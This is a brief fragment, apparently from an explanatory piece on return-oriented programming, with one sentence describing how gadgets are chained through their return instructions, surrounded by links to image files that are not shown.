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

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- and we can take advantage of this to ‘chain’ arbitrarily many gadgets together. As each reaches its RETURN instruction, it sends the instruction pointer to the next gadget in the chain.

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

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

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